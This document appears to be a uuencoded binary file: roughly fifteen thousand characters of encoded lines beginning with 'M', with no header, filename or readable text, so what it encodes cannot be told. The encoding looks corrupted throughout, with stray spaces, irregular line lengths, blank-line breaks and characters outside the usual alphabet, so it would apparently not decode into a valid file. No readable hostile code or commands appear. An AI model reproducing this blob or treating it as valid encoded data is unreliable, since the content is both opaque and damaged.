MUQ@GO0`[, +@`RH\-\$, !#=#&")ZD9-M):7GXG=I!~?1%=BYRI#LT]L)SW0K3J-
M2F7W),DPW>DP&E[AU5AX?;\$DZ=`H`I3!57&5CD4[PG1QZ+4;)H=CRKTL@%&7
MTF\$%1%MR=(4/QOT.*`:871.OB\OPRBW\>.[G\1VG&7PCB1QU!4?8\$5*VI7M
MI!WW04.* ,C` `)]E)W, &[Y+#6:T1B1R(A7F. :?^K>JH@3>#^LH#*, -X&U&DW5
MDH17%Y@+.1HAYD.1#FBU`G2O1#="U5/6#/3<+="C\$X6F`SQC"-@AQ=)MRL.
M8S`.XJ-QMUZ!DN+GK=TW[W_:%>OO?A4_KW_\N/YN]U>^@0RSL,7G,</!04H`
M+`1G&/5`5X!SY>WFQXTW4`[]Y=;VUNZOB//KK=UWFSL[XO7[CV]=?%C_N+NU
M\=V^D?QX:>`/`] [O;#8\$+*QHFL2%=%!^*47@KDZX!9E`0SZ/&O,)@98(9^
M7;`G8%#; <7(>XQ4*; ;RJ?;HQZX*J0MVD!!2*BjNXNO934\$XNA@EF*4[SHUDQ
MHUD76_UVHRZ>~*(U`=KHH^Q`\$, %XG1P`<)!B\+.YE`F8&%`^ [#OICJ]E<
M7FP^6FX`\=/..EW[_3`YZN.I_?4W[P\VWG]<W]G: ^.?!F`I#> (;W%GJ/H3C>
MAM>)Q5S4IK/R6>-DSGV*A@T`K`S-SU?SO" "G\$%*4\X]F@C+G0/\ .QPE0DX-H
M, Y&-VR?(T&?QU44Z!! , \$IHF@%*9B<` (3%EI": .O`2`I0!J3(8`JM;QR\W7IW
ML//KVY?OMS&)B<QT`M_PU?HO`A4", `D*2&75:5%!O]!] =L`ML[*\)` ;PH%><
M@0H[["1]OJ<1D#0@&@X\$W:IH/7G"\$`ZDN-]2""FJT1S`?*ZH/J?`;C(S-#"<
MHH,LQ=F`\ (55"&`)<@WQ, \U`L;R(]E6`P4(QERZHI0-& ;+"L&HQVR+V%\$<V\$
MML!["T`YB`J1:/V29V20T:@@D+3B%\$V@-[]F6\$/)8(CT4#5D!N@!QX&O=(
M#~*D+V\03-M)A()%SAE=TD5;IiW0V6;U)0(RU2B0%*I*,TSB1.EL%;=(N44H
M4>KM\:\$AM>Z!`L8=:<B?; \$!IJ@GRE`Y5%#`@S&A<-AL=C:3P[T:%R*A6PSA-
M1\$;G?M7H?)B`O`H2A&S4J5/99*.SX;0JS(+BG[`AQ#H+)_*A5RS^&@+&SZ*
MVC%YD^- ,S0)F<NGS<&<S[VH] []J\Q59/#&QIC.5LR\=VX?Y1<QIWO&@)L&"-9
M<%&&Q2A&1`#A` (, +%. `H`Q(8RR&)\$YPO;>I`S-\Z]VKS5\ .?GKW>NN7S5?U
M2=CTQ7<*%_-4(B); (\$3Z`J*`A(F)4"[`A3!A1#Y[Y`J<QR54-S.* "[D4E]UP
MQE)Q)9506)QH#YQ@5X"%6@[L*!U(@/VTXT+]#E2>:#0"Y4!/U%Z\$?V/=GL&;
M8,SS,SQQ(= !6=2!! [@\$8G</#MJ#[CC#_VS[6I6<-_W`1"]D6:]Z!>E:5-!`
M`6==6,T#!E)W<H#3RX,CY1B8!AQQ@`>/909_YSE?YTD[`8+)I8\$W50U.+#X9
M!VOV/\1(R@JL@>`\L:V/>^Q73NS;H/`MD75*6MXF`?M@+E3D7TK-[ZEF?[3]
M]4=_9K`_WT9GH*EUXUG;F&#/_UI^_,BS_UNMY: ?W]O^7^ .Q\W/C[FO@[CW"C
MMW:Y4/JSOOCG8V7J[!78@FHEKHM%8@O^;ZTF6G,M*EK@&F)!OP73DXO+D&UA*
M&S]]?+\#_#]1!7, ;K) `Q17809K5*)3F*?Q/5?U2I2*W^*AI>)/U:9?L5[7J]
MM; \O=GMBL7OXJ07_?H+_NI]Z\$?S)^M\$` ;\$=X.Z8[E8;P=7`%`G"_0O)R=@`5
M*28VN"+>YO`WQ9_!<!&+1Q^V-L3BUM(X&RY)>VV)&VLUGBW!FW]4/8+5S\$-)
M2^AK[ZR3#/^]]G?Z*Q8`E8U7O*2O216QW:E\`.L^&@+R@-3F+[ON<.1; -(/1
M\$`F\&0P/SSDPLMB_MSX\$X7U: ^M1(`\`^!DDOP7_!=UHL^+>_P_ ;>7GY8NPV]X
M,) ;X3[#\$>?NPF[;/LG0X6K*^RS[LO/KGP?:_WZX`.X(#OK2.^SL`N>C]]J?7
ML**4%NA%K^)R\$+UHLS^IQ`9R6% ("_X\$^538V/OP=IN3QP@)\I6\X* [>W7KY;
M?XLWWFIY7*F\?_F_?`=\NPR1>@;F[UDAK%5S@X#G?<G(21P-H4OD74M?7EU9^
M_NGM^KN7FQ]EC8<_C]]&_<-X""4K\FX^^4K=U`@(-G:VMC??[:Y4*CA#5E"7
M?O->7WO]CRI4J`G`%R_NJR`^8J7R][_#/-^HP5N>8S!)VAK!=N%KPKKHM=T5
MH)!`H*`QU0\$HJ7JMBW[PRFHRM`<#(CW=00BE9>%%9%,Y(K5&EJI._Z,JJ8]?
M;=H2?\$/_.E.:_5\$S5/Y\$R:H+BOY`%K/3B*TP` `EG0@7W#WO<8?GQ;\$_, -

M#\-*Y1MD/1BM;U#(_SUNGZ1B3FQLB'_\SUPE2`3LY/^ (??SS_RZM()6?F?9_
MU'R=L8T) ^E_K\:-F30) [UKK7_[[\$9VG>B&&Q*) 3-9_S-' /+;BWOI\\$IOJ`09
MHO?;/O?;/G_!;1]KQX;FC+.-DXTZ24J;.#+@18;TC-(1=(U3+K!;&*KW5&YF
M*L(I"W!S95Z@B5V7*2`J.L<U5)07Q%G590P'M[*P)NS8(7U'F'W(2-VUP##\$
M-P,!C/=-MO)-AVY8X`IUB0?A((\$_^"=[/4`8>>."RH.HV/6@*)?#7!8U[H\$L
MJ"\-8V?Y9^,N)\<54V-03C+5#(D:OY>#''8\$>L`Q2W^T8/Y"GUG6?^DDF"'R
M@S_EZW_SR:.6'_1:BTW[]?+_&!]1]9G]8HG`^X0`WPUL24C[+U*J&5OMFJ
MB_4^>D&NQ`LBC'C.!,)) -EH>+3>.AB^P)NX\4\T,YW(\/"=E0'"092^G"*Q,
M4`0\$*P((X!JZ@`C0!1!<F3IOE^J`6M3%HX`R@`\$`FT@?LSL^J`T#=FZD#O&=T
M(YT`4PF<4`M@`HWU0P4>(1E*0=\$3\!P2ZH%&6#Z_&0T&JPL+5U<7#2.^^-&
M.CP&64:ULZ47#2>.8W,;+7PK@D,_,,O[\P_D]FN<O*B\$-K\L/4`YV5SEP/CH
MW-@/) _K*?J,\%O;#Y[UH=") 14(\2T%J&<=1 [83T[3M/C;KSD73IOE^`=<?L)
MIU/@W@FF0P>Z"&.Q<7`@_O,?Z]GZAP_;FP<'5N7X<K1D-4..6//6?L.NUC\$&
M0E":#\`Q'0-,&*.#]N7E:NX5J%7J(7=K9<7KE[QX=6G]JG4!\S46[2[F<NT"
MBV6H\T,/ (M'G)#0`O+*" =U^LV@`03NN!<.-=[;>'B`K._^)'%3+.MW&]OK
M.SONRZ9^N;/ [<O=C]:KE@%JKHGNG\C0@8.(FOQW4H-AIE_1&I=W(<IJ^`7N
M19M7,O;!2SD<2%96D\$J&X).=HV&A.'7>H*9;5*TG#E[NK5/.*S0W5RE*FRGQ
M=B(I9+<XNZI^^IKGGDFZG<XG^%3G_3,;`2\JXN*L,AWRQ\9_GV@+)C6+ZR+
M;%#P/WKDR0HOCJIY,8?]>[FBB3S)JN!HHX=QYX[[RKKI1+S_/AJ.AP5WC
M*Y/,K#DDG[]+9O!D=.C,;C3XP)&=AIUWN#1WX)7)O5)<O&3T`3#4H*8\$=K5
M`JJFQ_D;L_D5\$RSXBE*?%+RS\K44E[#2L*RYUZ::B8F&'64B\1!`6OI*4?],
M]RU1O(QUCY3\$/BBBG8=#)=21`/ERUG7E+B/U._ID<OZ)>;ZK&U'T8Y+L8L[]
M5YKO-[C#6_VC-,3]WK+[/,%#[HY`E10[@-DGTP2M%M>\$?U[P`1:7^Z6DIM<[
M._*=/S3QS1J_\$11D>;',+U0RTYN6EB)*I@<&J)SJY/'I_] ?&1STM/BP5` (4
MIR"-._H9O-(U;W4PR#D4:M`Y2_`V.RZH:94OQ#SK!-94.G%[&!^I\\$..)I*.
M%4[9S-_Q8@%ST1IY9=8W#G9^VM@`<X%<)4JK>;?QZ@#5I?>O+!U)JD`R>5-Q
MFCRI5")B[;NC[.=M4#MD%4"8=E+^DEOW#OHQGVSN`M:2M]=] [U%.7"?X^J\$
M(IBWQ&M#309YXT'P53OM6J] (X5+O.CJ[6.Z53Q=UK89ZS^E\$+`1T..(\V!O6
M<SG5WCJ3V":,*AB<P&ZU!66=E8>K[Y5LRZ4\$EJ<8ZP8D2D!\>);"(652:F<
MO!"8:,217V5U2\$ [IZWQUM5+%4Z:NHSM2&4Z^@G>#X0OBD&/V?PL>#G%UU=H
M?8#!J<***4.>P2+2:.^5L7-S,2SI!5*"4O.!\$>] %74[]3Z'"^@HFG@N!\$O)6
MH=Q[4C',%1\V1ODRUH5P(=3S%=R[S6S]-H"! =S)7N'0`\<+;,8*=(1\$77\`Z
M[(^-F[W<)`NM%UQ047<OIZ@77TY1G\;\$LK"QB@5SN^=L4/\`4"O9<\":]8D_
M`G3R;5@X9+GK1G,/I%7C/)4+!+SPZ6\GJ+YY7X*F>5E6UZ4E>[B1JR?>KUK>
MOWK>*U#/>P,FC86/%B=_1*8A>87\3"GVG/79Y5"._<PEW77O)%]F1*7D#Z`
M:7#Q+/H!JK-56QN?;R<^<-KI*H&`(.V"``1!5.>KC5\$`CA%I\$6"^[I`P4RM`H
MZ59JU:] *`T_6K"MW3];B):(= `0)%#:N9%V;ZV^#B`"FLM7Q:%B@`@CV?`L+T
M,ABS7`>Q>M/24W(J.FU)U`4S0[5]MS^3E>N&^/]5MFUO[3/+_N!RZ:#QN!J
MIC8FQ`AQ]???KXR?W^ [Y`X7"?^;]8`@SGQ?WE9_GXOV?WX`E/E;`\`Z9^
MZ\$7M87H?_`<?_`<?_%<8/_<\&W4`%]R%EW\$`;S;7/QQLO-G<^*>U;[R^O?U^
MHYK51-6*]JN+@X/76[AWCM^VM] [!MUI-5WK]<7.S.N`J' (Q64*\$@CE#&PY&*
M#.I1/F3.*R`WZD-(*[@^=OB.X.\$;K7W]T6+L_G/-SXSOTQ>,EL;);_YM.G
MN?..?3Q[=YW_Z(A)>_`6P@@)PW\$T/013C`X[W2>ZS/-VO^`_5%5]F>=HXV/SX
M\?W'@XWWKS;M-\$><R<9D)L&PDV4)#=/K5U2>/AZ?6N;(\ATNH)YOPFZIOE6
MY`L\M\^%CE+&Q/BOQ_S<=/_WMV;_]_D<_2DMAR\$OKA;/UY+'BDO\O\$VW%W
ME"Q^P.PQ0YA'<31LGXAUM?M4L>NSH/T(Z`'+\?`,][ABF&7#Z.I_TGX\ [B='
MF!"H`X^PDK68P\$KR?4V\AUGP\$Y?!]Z]!S+27SAI@H/J&S:10!#1!7..Z!
M9`R#`AD!DD3T8\$Q1H@ZLB/.E)>><3G1TZ<;5RK,[=F#MG.9W/- (3B,\$U3R*4
M:B,O+C>^;,>T3KR8\$*RK0G&#@:] (#"2\$%<T<9>TD&46`W;C13GM+))!&L/Z
MR\$G\$HDZ'5FT0L`CM1VW*E85+?(5<TJI?*RLPECN#N)U\$W0U54&;C%<N7K68=
M_VW1OX^L?Z_Q_3OT_HWZ?T[S/Z]WOZ]P?.Z@3?(OI)2/^VZ=_1O3OT?X[R,J
M\XC*/(RCZC,(RKS B,H\7L9_GU"9)U3F24>U\83*/:%R3ZG<,RKWC,H](UC/
M8E5Z>9G2-6N<IX:FY<CD+UQ9QU)+"DA*W]/X+\GHGQ/1/F>R/\$]D>-[(L?W
M1 ([OB1S?\$\$F^_X`^I6Y^3ZA]3ZA]3ZA]3^A_?Z0_ (' : ^ (' : ^ (' : ^ (' :
M^ (' : ^ (' : ^ .&9RDT-WZF-'R+K";6QW+&>Z#8B:B.B-B)J(Z(V(FHC>N(1RY!'
M?:NRY[ZV@IOYHTNHZJ*G_AX<8K)BX"@P2#M5<13AD3&,'_ILP_K_?&!<@+Z;
M4@925>[:R%T9>W_EA?AVP-()K.M<J)7Y`*8IZ%D;41;O@+(!@,^!^/QPBV=B
M;BIX[QWF()1A;@9?UHMAZLNQ]H*!>G(`ZH\5^TPLW&;#%?5*75?986S02^O
M8IP[A0:RIK1,N?^A^D%*-EI#U6C(9Z/0*E0)?90Y#69XKDX6Q4+"XF^%\KN
M3G7COI+T:[CC!K^K&I\$]J+AO<HH#\)?BA5VEAD%1@,9PW!\EO9C5GRJ>AP#5
M3(&!"EF&RF\JB=]F7]Q3L`%+B(KK:T)O'/O_['AKV!D5U7TZDZC6(`B)'H'
M?;PP^_W1>G=P\$AW&>\$RR2=2*=\$R8N(A91XV8^(*IK\5DGFZ@V`YMRJUA9DJ7
M>+V#[G@OV6]T8T0)2GXGOJ-V24:3#<#G#MBI:D;=J2WS#E([6-F0N0KMO@"H
MT7?0Y+??TF`_X[M/WSE7EN?0H.B.FD@ (EWX*ZV\$*^(`117S332^@5!OO#. `:
MF0='(Y0C[,*".A!J8>E.+<+FR7XH%(\`%Y36C\Q`DCSB7W*?H?700[_6W;8
MVJ4L[W0O&D`;)`5/(+[I=0[\$Y/ZJN/?/^;%9]E#]89:QP?6]DQPGHVL,087_
MXXOM`V.`\(`82&J+\$O*NE@PY'9_20U`F\A,?(3FG<4>,\$M)Y9#\S/&LA=\$
M1FU5CY<[4604HR9"(A9ID!>OMYGKIQBQ`"WYR[0#`J`M/&'8ZNFJYC">.:`\
M_C:VQ\$0FLE1TTOYWN*?'`I+V2S(T/R;%`X&B"E.2%[,VX!-2RE9!)]#Y8@_=(
MT+;/6/-MBQIOQG\W(QL5KW>!@7?P=FK,@#. ?ES`41H]1X`OJ@BR=NV.\&KP

M\$B;45G_G!&Q^G' \$NK)9\$.TZZ54%W0\H`Q%I@#:F) :], 2]WC2N*M3 [/W*\$8N
M.X0&<;9DU"2Z*3!: .AFI), 08&RIQV\6IA\$TA9KSZUL0@O:CR/Z:QNM^3FCHN
M_Q*P4"E`EP^K^7E&\'/Z^K&NW4@:3&D:+=O0L50/3M" (Z8&TA/@2:<')\,) NJ
MK3?LN0COKXJ*7B=56 (O1+.RR_CIIFF%E`A?Y1>C (@ERHY3J) I.LMOEQH<@9L
MK&2&] 5RN_&^C@<15*H5\RL&\'?9' #NT+D<A`_9<1/E4ITJH5F-TT' I-", CT^T
M#F3-`G@-^S\$*OR!5>#EJEA<_, WB=\$? [0G (KCJ:;KY3LT0K6Z? [>;T"/%OS7
MW#>R"+5, "GY^<^C (;, OE!?'?2JLZM0\$__? [[F<8W3 [D] !NTVWW1M#Q\$ \ (HLIY
M@6! `DY-<)\N9 [3:; \$' SB%-+] `N_J! I*6&"3' 2 (LT [ZP3& [T#PR:; [+QHP! JY
M) DY72\M\&, :PEK [!9@,] 7L [U="*48KI.K! JB>9 [6WHQ1-&L, QMG) P6' 4/JN&
MVC&\$&_Q) 5>%9=T`#F'+Q:L!R8S^1GB2 [\>5HFQ1]-_P.G]>G, NV\$O\$: 8/2U5
MM)!R)A) CK4KT8\$J;=Kuw;C_HG9) DEY (?FY:A!31%UY9.G@R+', [`;C0\QLST
MH#CU4CT7`1:H^"!) JPC, 12) T1@Q' I, GTIJ^*M; #>7G*YV/ (&E0L5<0Z_7?!@
M^ (QQ#1@>! 'L2\$ \; ^Q&RRP) 5SD<N] 0">! GH='G04Y0<WB+622&9+! QE; I". \
MS2GJ\B#P (L9`P; Y:+I*W+=8J^<P; ;5VH (1S03 (HS2XRU?, KW%L+BL#5!' K9R
M) .\M^*, H" I<M\ :V, &B=T<I-7T [48PLH*WF, 78>! GP@J6A-@XC (\3Z [B&XE/U
M&F^SKZ' 21M5LB4F#* (D\$&LL%JC9XL@URXCJ&>C&L22T=' MD=: &N_1OAY! E9
MR?G) *C5S2' V<6-K+7:ZU1K, *) `: `O`C3=4\$ \6I4, <] 9' 3PC=43"Z2&V= />H.
M\0 (N1J6P!>, ` , 8X/U5] H; 1_:DES524:CU (*CJ*F5BJ_&5EJ&ZJGQET@CF5D:
MO29= ['%@'3^EC) &91YA&CGN+AH2XS&K** -5KYIUJ4+] 4.@XW' !U' "5, @S6! 6
MD>6422, R&5UY/C70Z&1CJX\$WLBGWU6?GEY=\$BC^' T.FSXEKV=[.V. [34\$H/=
M3; A#*\$F (7^58UM%PXUY3, :=!3`4!, UO, 6056Q! P^*F`%>, /I (D*8FF) `&' V"
MU3Q' <ME&"ZRB7SZ0YEK [? [<; __&XV6SY^W^/'] WO_WV1SU] E_R^?YB:\V\ :G
MDQ6G@YCB (X) XXM' ?LL`Y>YX, 1V-02G+ [&?02O] W.' D9@ \P (6*-HOF+2) 45#.
M=>ZLJ8T:C?<=: /"KE<\$0U#C`JK-B%.XS7DSYGFKD/E7! 4LI [7":L; \LMA (J^
M:) T1D%5?0M\><77-UE`37839^!C!9; @1D8' 5#2SW2/M3, @R`#&!5) [9\N=; B
M+U%?Q) = `:/: -JLJH:1*R) 0`>T5] UIA.W!LC] 4H75*AD*NOH" "F3B\? (R [A5%
M`B.SP?`_#_5; -<03@' BV' \>=C&X (\ZPZIWAXJT. (`* [H, :) E4-X>QOXI:F^0
M#BF6R9# / =>WE-T57+4K+&\$H%-9#HN1ASG&EOT7":DX#_:U<8Z@>4BEJ/. .HNK
MO8^' `U! 6, M>:HJJ6UT3>DW) D; 8-K%PI2) U (M:S<3 [:61B4S40?B?68] J/7FZ
MKWQ421_&!> /' ` `YY.K (5MMI>O; 30! (; ; 4; >:Z\$:DB661JC+6K=6N1W*^217
M [2+L>/=L\$; FIP. . /W4&T.' , ^XO#2THJM2>8X [EB! _\0! 7SMOME [O\$FW>K. ^\
M, ; 21->=MZX^K<@TU*9SQMOQWI/V"*%<%!K\$FBKSA (7E, <9] F: , 3JX*1HN
MZ%50YW?5/QL, *%_", `EY:+6HPK:/Z+ (YME:2C#:H/H=) 0P%HR] @*F', 'Q@W
M\$4%09EP&4C\$Z1CH4FGSSCJ&WZDSOA"9_VCL\$A-0*3<. `X_' AX^; KK5] <Z<, =
M=B0<, 3<R`1&+5TM8J_OL, 8:NTW, B`K4I=R [[>.D>!H^D&*DY; L<R"0+P?P; *
MZF"8G\$>C> (62B_S1FLS] YSJ?&> . _^9K*=&N8=/_/TT>/??W_T>-'] _K_E_AP
M_#</: ^CJ7SQ>#^L (%C#) X5' 0W\$>#WT>#_Z6BP9?H' L@W<=21RJ@] --Q+L?E&
MR/ "MOW94^?; 6SJX; 3RZ?X*V3N2LG43D`*G% [., \$:X7LG] 35^YC) 7?7.I) !:]
MA94_ [AX%+RRU/UC6RDT6@ (89Y) R&' 5] *!D] CS2J, OJL5" P1NG=25"0>9Q, YY
ML1HBS4 ((7 (\$*<"*HJ:C?>6F@P65*^XZ] 68R% "QF=64U?UFQDJOJ^E [, P) W)
M\$ [@*&DE, K=+C+S (5YDE! [: ("BW1G+G/N (W4O4ZS.E) SSJ (X (JNL:)] _Q2?<L
M: ARM2R?Y7&%9B=PEC_G [; \LNI2RY5)) J1) V. !4?W") : ['9JK3")] 1\` IGGA"
M%2. &Z42@*F' CTZJDUED<#X) U_-LIYXT\$N/V#` @6?6?0_G9! ZQC8FG/] H@M*7
M\>Y____, A^01; ?Y6< (9AI<1; ZBLFSB] MGGEIJOH<WIC2 [Q-VB=) W!7_ "RK@
M=@22O8\1L^) -RBLIR4I; C; K`T&E8^_ \$^XXAOH=Z.#E/: \ "3] XM6 [=8%YBX8]
M-IC78=V\RI*L3BOXN`?M@, Z!@5\$; = (4MZ@C9*!F-^3+FMZ"&MF&EW6DG<; \-
MRMY/_80T.LZ@OYN>7:4\$ZO`BT\6FV#E) ANE9U (\ [40+J`UKIZ>+9N, X%17/Y
M^ \7OGS [ZH0 [] &T1] 2030%-JC%='KQ"?03?' =^NYWXCAK-X;) 6=QOG`ZP%/ [W
M`4] U4, HW7`W&J' JB%E67R' 4R0E@: <VTW"K-FEY25.F\Z*3ML7' RDU8%"XE2
M (@E: TI:*/U; C^>6OE#, +GR\$85>\$HIL!FC#4' =?H8%<ZX4\<0XW.P`CJLSV)]
MWSM/R\$2#01R1, PZ=K&U*U4BM4K7#E%2^E-RC7FU9*BS`P`T, <Z?HW@+/Q@%R;
MP' Y.U^NF'; K+8) ZW`1) 1:VH:1 (5*FZ#P:6@CP?D8FY`7GM!8G?>I-! [ACE-! ^
M`GKU2 (U%9@' \0"NF, SF83\$. -DO3AT' 7V2F&U2) NA, Q4& `^^007"ZDPW%+MO
M-L7&^W> [' [=>_K3 [_N, . 6 `:OX, &' 7S] N_?AF5 [QYO_UJ\$YZ^?PTEMW; \$SOO7
MNV`W; (I76SL; V^M; ; \7Z] C; "D<; \$UN8.V1CBX^:/ZQ] ?B=WW; CV8' N\VMG] Z
MM?7N1ZPIMMY^V- [" .] , ="-: ; VT@6M+<0!CBW7NQ^: _-=[MBYPW"@6 [09+! [
M`D9) OB, O-\7VUOK+ [4TV6L`, VOFPN; &UOHU07VU] W-S814!4]] W.YO_ [\$ [0!
M; \6K] ; ?K/VX24*RD?O [\9GUWYSU@ \A%ZO//3] BYV [/7'] V_%] ON=' 8+T&M1^
MZ/>K] =UUK/WAXWOH!W3BYS>; @/5' [, PZ_'] C=^O) .RQ-?8"?=?%N\ \?MK1\W
M WVUL2I3>4P7H') 3] :4?6J8OUCUL [V"X:=@#@/<\$\$, . \V&2@-" `XT (" (A?=C\
M B/=#K@/LW-@JWK".K?: ` . Y5I@<%SEW5Q5?M [M7I9\$ \] %] 0H/5^#W%?Q>4\J (
MKAQ=JLI_A^] VY1>%E97" ^#., RON? =RH/, 2V9W': [2/J=] " *C+W.JM+Y&@6 [&
MA/` 8P9 [/-1M/EN= (5] LXB0`H; ; >P8S)) J-1"5#) 0"H; E_, <^&0Y3ZHY [N, _"
M%>8YA3&] A. ^] *#O# (TX2&B<@W=N7=9ORK\PR1 [[AIGI+OUKXB_SRB`% "8B<]
M: 9!<; @32, \$.A.5F' IJVV,] DEV165ZEFB<HS>5OF=. ^+V* [1=J\$PWT^~P?S6F
M\$C [: ' 76W0TY72QK2^0@ ["%RB*\$@G9M*#V8Y&. =+\$ (@#6/ (Y' LG*; \$O<FG2Q (
MB<`8E^`D/\5L4 (@WF%5VX; 9BFHD?CZ@6) ; U^&Z0D' X.J, DPN) 0M, &O/\P, [+
MD; 4' +, >, ;) 59\^H1SJN; #\ \$M4KB4@#1; #*J] N%. (J-Q [<: 2 `I+1JQD&+' JBN
M&SR9@> &! : OW&<_76Y^1L<X [(2D7 [L04I) - (S=: T\$OL6_ST.N6P0:C?&74S*
M&\$J9S! 6I% " *KG\4 [2JO`7KEU^J4@ @*G6!D4+E46, 03R&>GU\C>JF0->?X' S#

MY`D&RV. (D0ZH\9, _19LM#3) DN#Q8# (?HRJ20\$A7I`@_1U4I&0=_&@`T-OH&H
MKYQ?) A) ` \$1A7Y7&&^Y_<#%I_CE' %Q-Z3FDJ=1UB'. @4%VMT<QD?&!X?; GAHN
M[F:./#['/F53\$'9'3%"] ODL# (3, 'W' (*#=%VIP: !-1ACZ.MRHZ&Y8K&I-&A6
MGJF1Q6:CL5BURM0:%, %#. &. 1NAXYTK`QWI#05D\1U&\$\NHBE+QN[XW; A (M9)
M8`=7!6DQ3^/CSLG; 405\ (<02U9F&SO1@^:UF6'L\ (L:I>C/*X*PP=. :>-9FD
MMTK-E"?89<X&GO9NV%^. CYE*^%S2", @?5_S#4 `RS`XVBL7R=D"5M\$4LA`9, J
M[G8M`6CW<Z_E=_6I6I0&[8AZV), -6-T:6]_/K350@OII E' 31`!N"/9602&Z/
MAT, 8@NX5[B%]>Q`XVQ!U.*K*1ASR(-. _D<C(U_VXJA?=5`3WOM.`D(B6*2B
M<`:YTQ[CMI%, AI_=!A=GY6RL5&DP<X^.%S%IW.0!91(GA_FBWU/WG"WVNX_^]
MU?O?'S>?/7KV-.?_]=[`_WZ1CW; 7&KU'^5GOW; 7W[MI [=^V]N_;>770' [EKE
M(L6D.6Y>, 3O3<'`V, ;H3P7W4Q="KS`=&5JW]S+UC>!; ?+:P; M[5GJ]S6=NN\
M+/7Q.%<O.L, #H#\S#N(5<*T#Z#P^H>MBG((=[MT/X&H`D^`N8[`8; X^3U,
M\$#%V, QTQ`) (RK54P+D1>9M?`\$\\MWU:UR0Z`RN_K%5V!@+H+&JK21DE65J\! *
MKM"/PL+-55^80W@)!21+Y\LK8G^JND</Z43VG?6M2(; !WTSKQ-Y%\$`6P[0%
MU6:M+AJ-AJC#]W<U/'\!>LRT1NW3Y2H_6V<M, _0+*OHJZZP2, ('`3@X)LE2
M-)Q@S6Q4WC5>-L1[/ (V1@ (&#`-\$@W\XNZT3Z!M>N*XYG1A?`RPA4!M8TNX/6_
M#=#`\$NETZ\<2H-HY^6%; V(U\6_CL/2YV3!+"1AADHQ)HZ2==?#*DX^/R\$<7G
MR0M\$80Q. \$O&MZ*; D8 (&5FA+U`9ZN`M07##?/B!Z&:C*TB/QBJ0%)YR1, _J+
M33I3@<<B^VMKK?G^L*8:923PQ?-'>, +C=_FC65, , POPF`^&920/J<F]9GC36
M99_, 5_'IPN5><)\DWH)>T3B; , 6ZBD=E+.AU@A6\Y4(JN; , ED5SHI(T,]2F6\
M.YGZ=`5G%; JY`+VK+; 7XE3]++O>@X+[S[I] (<[G73; WG1*3+O9/\$.HX.#Y]#
M!3Y&HR?A**; ;9.&%.JHI@9XD^@%!PX+VB74\$R; B]@` (U`T]5D\Z\FF+4N%5,
MM2BU\4.\#=[, `&%F`"9&2?%`/.AA3%%, M, 2J"10\BZ]\$]9>WFZ_DG:/SRCV(
M`L7%\$U2E0-"Q3H4@`\HZ#%=E2+)L2@>.H5Q#`N&X-NRXP.A.SIJB=5))17G\
M&062O+NPAL+*.VM^N7>Z_T*]/EU<5*\IW8IUSR2*WE^JBY/S0W27J*/P0OZ
M10]/G8>G^Y@5B#D+`; 5PVG=84*DTO!X; J`; ZNK>)8O0+-KX,) =<`B\$B=1
M]\@6=1CVR%-7/PC.2L5S^/MT; 0T\$QK?B@2^#, T]L1BEQB>JZ#!V`60, 5JT3
MW?M++9A3. !JGF#>'3C0[S9I]JKQ/%9`-]IS!O8>SDDAYV]TV5"O*/; 1AD3=
M^Q9=U@U3`=3O#KTAB0OF`6C6T7`<L"HNZ>\\WYU#WFJ.0LLT?, O[P;=)G]Z"
MI`/>T^)XQFPISG`BG,) ?!XE0-JXAG_JEWMG^ [5@U436/\$ET56J--LSAGWQ5
M1QABX05JSKELUW#4Z?~^M\9B.W%8^P6*:9(FI\ [SM36+Y^43#: +?=?GUE/A&
MK@/>`7.33, /FN.=8?CIT4!CA:<N+DY@D@F2PDPASQ, 5]M?IV&F:050\, 3_N*
MB, (, _]/SZ?E)LMBLZ56, IHFJ6)6K3K^+RTY_N%KJ46-A/T+\$NV\N/DB0J\%
M]-5=!NBK)1X^&Z6)FKE=G8G\$@', \5; E_46ZC.U?=/ (UDE\ :JJP=9JP" `HXO%
M6_E8J)%6+?-SR#OLY#TC^H@O_3Q\$W4Z\B; MXQDQ'+, A2D" T@2?TSI-TG' 6O
MZNSAN*`#K/V8SZ2J"G2: `PTAK%678C1ADQUO' [G`#)%TXF/]W<Z6V. !]G]\E
M*J2, 8; *<^: I^, %^+504&!Q5H^04.30' -+L, >PE\$CL9>PF, D5:CF%6ON*#QG`
M<RZC7>QJ; Y_X; U?:%IZ^>K)BMUL<T]DW-B@`&K.+C0>XN<DG (_DHX' &BCIGP
MWD. &JCJY99@:#&#&5SW>9, 1-5NED@3%LB!WIW\%3, 'CF, Y7`5L#R:L?9JJ6S
M(TB`'9CTVZ`V`*M-O) ^-:61-' /Q39BTQ=C3=J>IODBKPM(Z\$P1.AZ1%EU=/Y
M:6IW)P#4U#^. <7?FS+>=>1H, #; 4WA#OEF) IO7CKK5HI*`SI&F+7W@U&1Q52
MDY; LJ!>SNH>MFT<(N2[BWS`7@50#Y5JNFN.V3R*)\ZOA@^%\%. /FFM; Q=W5Y
MM`*8Q3GC, 0J!BZZ^2XSWHQS8B9Y<.@PIM!\?52K#>61=90))K:.-/6.\-R1
MZ(SQ)!!!R]]7IN, 11A*9C&1MCJ74P"!<:6/-, _/05, 764*F@BY`Z\Y)K9*9&
MO2H]P`)ZEI-,)U`XE_*UD>=, 52K%:QF=A"!0C@VFX`UFNVL#M7A:`6#4<\$2]
M:4LK, [VO(H/); 4-L1)JC+RDA0, 2=L^H4.AZ@W)Z:3WI"D05XR8>>B8=X]-EL
M55J]7.X)6DW; ?SW`6F/67+.%"C1C[, -3RAJ[H`1S"1*S-_91Y["JG2)V:_*F
M4' &JU/X>Z<V+E`AWWH[]L-#F!\$+J6)3\$R.OX@JCV0&=9:DG[F>AUR@HEHH-(
M]E:Q78=FA!7#E)VB5&%J1[]DS(`: (*4\\$3_>^@ (AQ1`0M8).-B0>; B:`]I\S
M>S=_8&T_PR^L4PM, HWDME\U&-; UFH:UF`C; DSJ5Y-2.J# [!LS5HD!4\$IJ\$WK
MNZ[*: .FI1)!<=X:FNL_K"]3YG=5*XJI]JU6D2&C^&Z2A?, U.:H78%, /04L"@
MOL=*K8, _/E/:N07; 3MY+6C>@7T/VIC*D3J%G:8Q[9[%D[-_%, !; /<%8&VCJ
M9F<.K9J*5KJ6\$D2ZCGI`S2O!, (FT@:[1(T4!>V*8(=1%[\$ER%RJ4G"&H255H
M07*F2\$E`AC, ?"F2I(8#=#6Y&GR>=<EVURW%&GE7_W"*310; N+^4Q&!X, H&>; [
MKJ. ?5, 3?0`XY`9`3F`:#M=:?46*AV(W_\$C+\E4YG2I<Q-J:._\:<YP1PJ.@J
